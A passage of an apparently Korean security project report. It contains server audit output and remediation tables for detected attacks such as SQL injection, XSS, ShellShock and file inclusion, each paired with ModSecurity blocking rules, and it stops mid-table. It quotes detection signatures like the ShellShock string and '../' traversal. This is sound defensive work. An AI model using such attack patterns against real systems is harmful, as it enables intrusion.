ok: [172.16.254.66] => {
    "msg": [
        "[ 보안 점검 리포트 - 2026-03-08 ]",
        "[U-01] root 원격 접속 제한 : VULNERABLE (PermitRootLogin is not 'no')",
        "[U-02] 패스워드 복잡성 설정 : CHECK REQUIRED (minlen < 8 or not set)",
        "[U-03] 계정 잠금 임계값 설정 : VULNERABLE (No account lock policy)",
        "[U-07] /etc/passwd 권한 : PASS (644)",
        "[U-20] 불필요한 서비스 구동 여부 : PASS",
        "[U-54] Session Timeout (TMOUT): VULNERABLE (TMOUT not set)"
    ]
}
ok: [172.16.8.18] => {
    "msg": [
        "[ 보안 점검 리포트 - 2026-03-07 ]",
        "[U-01] root 원격 접속 제한 : VULNERABLE (PermitRootLogin is not 'no')",
        "[U-02] 패스워드 복잡성 설정 : CHECK REQUIRED (minlen < 8 or not set)",
        "[U-03] 계정 잠금 임계값 설정 : VULNERABLE (No account lock policy)",
        "[U-07] /etc/passwd 권한 : PASS (644)",
        "[U-20] 불필요한 서비스 구동 여부 : PASS",
        "[U-54] Session Timeout (TMOUT): VULNERABLE (TMOUT not set)"
    ]
}
```



```
[ 보안 점검 리포트 - 2026-03-07 ]
[U-01] root 원격 접속 제한 : VULNERABLE (PermitRootLogin is not 'no')
[U-02] 패스워드 복잡성 설정 : CHECK REQUIRED (minlen < 8 or not set)
[U-03] 계정 잠금 임계값 설정 : VULNERABLE (No account lock policy)
[U-07] /etc/passwd 권한 : PASS (644)
[U-20] 불필요한 서비스 구동 여부 : PASS
[U-54] Session Timeout (TMOUT): VULNERABLE (TMOUT not set)
~
```

정책 기반 서버 상태 확인



6. 시정조치 및 환류

6.1 취약점 식별 및 시정조치 후 재검증 결과



6.1.1 DNS 정보 노출 취약점

<table>
<tr><th colspan="2">분류</th><th>내용</th></tr>
<tr><td rowspan="4">취약점 탐지</td><td rowspan="2">패킷</td><td> 
</td></tr>
<tr><td>axfr 영역이 전송됨</td></tr>
<tr><td>로그</td><td> 
</td></tr>
<tr><td>named서비스의 로그에서 axfr 영역 전송시 로그가 남음</td></tr>
<tr><td rowspan="2">취약점 분석</td><td>발견된 취약점</td><td>비인가 사용자에게도 axfr 영역 전송이 가능한 DNS 정보 노출 취약점</td></tr>
<tr><td>보완 방법</td><td>서버에서 DNS axfr 영역 전송 가능 서버 제한하도록 보안 정책 수립</td></tr>
<tr><td rowspan="2">취약점 보완</td><td rowspan="2">검증</td><td> 
</td></tr>
<tr><td>axfr 영역 전송을 요청했으나 거절함</td></tr>
</table>


6.1.2 포트 스캐닝 취약점

분류		내용
취약점 탐지	패킷	
		window크기가 1024 인 TCP SYN 패킷이 단시간에 많이 발생함
	로그	로그로 탐지 불가
취약점 분석	발견된 취약점	내부망의 모든 포트에 접근하여 서버 상태를 확인하는 포트 스캐닝 취약점
	보완 방법	portsentry를 통해 서버에서 공격자 IP를 차단하도록 보안 정책 수립
취약점 보완	검증	
		portsentry를 통해 공격자 IP를 차단함


6.1.3 SQL Injection 취약점

분류		내용
취약점 탐지	패킷	
		쿼리 스트링에 select, substr 등 sql문 존재
	로그	
		web서비스 로그에서 select, substr 등 sql문 존재
취약점 분석	발견된 취약점	사용자 입력으로 들어온 sql 문을 수행하는 sql injection 취약점
	보완 방법	modsecurity를 통해 서버의 사용자 입력에서 sql문 발견시 차단하는 보안 정책 수립
취약점 보완	검증	
		modsecurity에서 차단함



6.1.4 XSS 취약점

<table>
<tr><th colspan="2">분류</th><th>내용</th></tr>
<tr><td rowspan="3">취약점 탐지</td><td rowspan="2">패킷</td><td> 
</td></tr>
<tr><td>http form에 javascript 구문 확인</td></tr>
<tr><td>로그</td><td>로그로 확인할 수 없음</td></tr>
<tr><td rowspan="2">취약점 분석</td><td>발견된 취약점</td><td>사용자 입력으로 들어온 script를 수행하는 XSS 취약점</td></tr>
<tr><td>보완 방법</td><td>modsecurity를 통해 서버의 사용자 입력에서 script 발견시 차단하는 보안 정책 수립</td></tr>
<tr><td rowspan="2">취약점 보완</td><td>검증</td><td> 
</td></tr>
<tr><td colspan="2">modsecurity를 통해 XSS 문법적 구조를 탐지하여 차단됨</td></tr>
</table>


6.1.5 File Inclusion 취약점

<table>
<tr><th colspan="2">분류</th><th>내용</th></tr>
<tr><td rowspan="4">취약점 탐지</td><td rowspan="2">패킷</td><td> 
</td></tr>
<tr><td>상위 폴더를 탐색하기 위한 "../" 문자열 확인 가능</td></tr>
<tr><td rowspan="2">로그</td><td> 
</td></tr>
<tr><td>web 서비스 로그에서 상위 폴더를 탐색하기 위한 "../" 문자열 확인 가능</td></tr>
<tr><td rowspan="2">취약점 분석</td><td>발견된 취약점</td><td>웹서버의 디렉터리 구조를 탐색하는 file inclusion 취약점</td></tr>
<tr><td>보완 방법</td><td>modsecurity를 통해 상위 디렉터리 탐색에 사용하는 "../" 문자열등을 탐지하는 보안 정책 수립</td></tr>
<tr><td rowspan="2">취약점 보완</td><td rowspan="2">검증</td><td> 
</td></tr>
<tr><td>file inclusion에 사용되는 문자열인 "../"을 탐지함</td></tr>
</table>


6.1.6 비인가 자동화 공격 노출 취약점

분류		내용
취약점 탐지	패킷	
		User-Agent에 스크립트 기반 접속중 하나인 “python-requests” 확인
	로그	
		web서비스 로그에서 “python-requests” 확인
취약점 분석	발견된 취약점	스크립트 기반 접속이 가능한 비인가 자동화 공격 노출 취약점
	보완 방법	modsecurity를 통해 서버에서 스크립트 기반 공격 탐지하는 보안 정책 수립
취약점 보완	검증	
		User-Agent에 스크립트 기반 접속중 하나인 “python-requests” 탐지하여 차단함

6.1.7 Command Injection 취약점

분류		내용
취약점 탐지	패킷	
		ShellShock의 구조인 “() { :; };” 확인
	로그	
		ShellShock의 구조인 “() { :; };” 확인
취약점 분석	발견된 취약점	웹서버의 운영체제에서 명령어를 실행하는 command injection
	보완 방법	modsecurity에서 ShellShock의 구조인 “() { :; };” 탐지하는 보안 정책 수립
취약점 보완	검증	
		“() { :; };” 탐지하여 차단

6.1.8 파라미터 퍼징 취약점




<table>
<tr><th colspan="2">분류</th><th>내용</th></tr>
<tr><td rowspan="3">취약점 탐지</td><td>패킷</td><td> 

서버에 일반적으로 존재하는 파일명인 ".bash_history" 확인</td></tr>
<tr><td>로그</td><td> 


web서비스 로그에서 서버에 일반적으로 존재하는 파일명인 ".bash_history" 확인</td></tr>
<tr><td rowspan="2">취약점 분석</td><td>발견된 취약점</td><td>흔히 존재하는 파일명 및 파일 경로를 탐색하는 파라미터 퍼징</td></tr>
<tr><td>보완 방법</td><td>modsecurity를 통해 서버에서 일반적으로 접근하지 않는 파일에 대한 요청이 들어오는지 탐지하는 보안 정책 수립</td></tr>
<tr><td rowspan="2">취약점 보완</td><td>검증</td><td> 

".bash_history" 파일에 대한 접근이 들어올 시 차단</td></tr>
</table>

6.1.9 Blind Injection 취약점

<table>
<tr><th colspan="2">분류</th><th>내용</th></tr>
<tr><td rowspan="4">취약점 탐지</td><td rowspan="2">패킷</td><td> 
</td></tr>
<tr><td>반복적으로 sql문이 포함된 요청 전송 확인</td></tr>
<tr><td>로그</td><td> 
</td></tr>
<tr><td>반복적으로 sql문이 포함된 요청 전송 확인</td></tr>
<tr><td rowspan="2">취약점 분석</td><td>발견된 취약점</td><td>실행한 sql문의 참/거짓을 비교하여 비밀번호 등의 값을 추론하는 blind injection</td></tr>
<tr><td>보완 방법</td><td>modsecurity를 통해 서버에서 sql 탐지</td></tr>
<tr><td rowspan="2">취약점 보완</td><td>검증</td><td> 
</td></tr>
<tr><td>blind injection에 활용하는 sql 메서드 탐지시 차단</td></tr>
</table>



6.1.10 파일 업로드 취약점

<table>
<tr><th colspan="2">분류</th><th>내용</th></tr>
<tr><td rowspan="3">취약점 탐지</td><td rowspan="2">패킷</td><td> 

wireshark에서 손상(변조)된 파일이 탐지됨</td></tr>
<tr><td>로그</td><td>로그로 탐지할 수 없음</td></tr>
<tr><td rowspan="2">취약점 분석</td><td>발견된 취약점</td><td>파일 업로드시 별도의 검증을 하지 않아 악성 파일 업로드가 가능한 파일 업로드 취약점</td></tr>
<tr><td>보완 방법</td><td>modsecurity를 통해 서버에서 파일 업로드시 검증하여 악성 스크립트가 포함될시 차단하는 보안 정책 수립</td></tr>
<tr><td rowspan="2">취약점 보완</td><td>검증</td><td> 

업로드된 파일 내부에 악성 스크립트가 포함되어 차단됨</td></tr>
</table>


6.1.11 원격 코드 실행 취약점

<table>
<tr><th colspan="2">분류</th><th>내용</th></tr>
<tr><td rowspan="4">취약점 탐지</td><td rowspan="2">패킷</td><td> 
</td></tr>
<tr><td>서버에서 비인가 서버에게 먼저 통신을 시도하고, 이후 계속 통신함</td></tr>
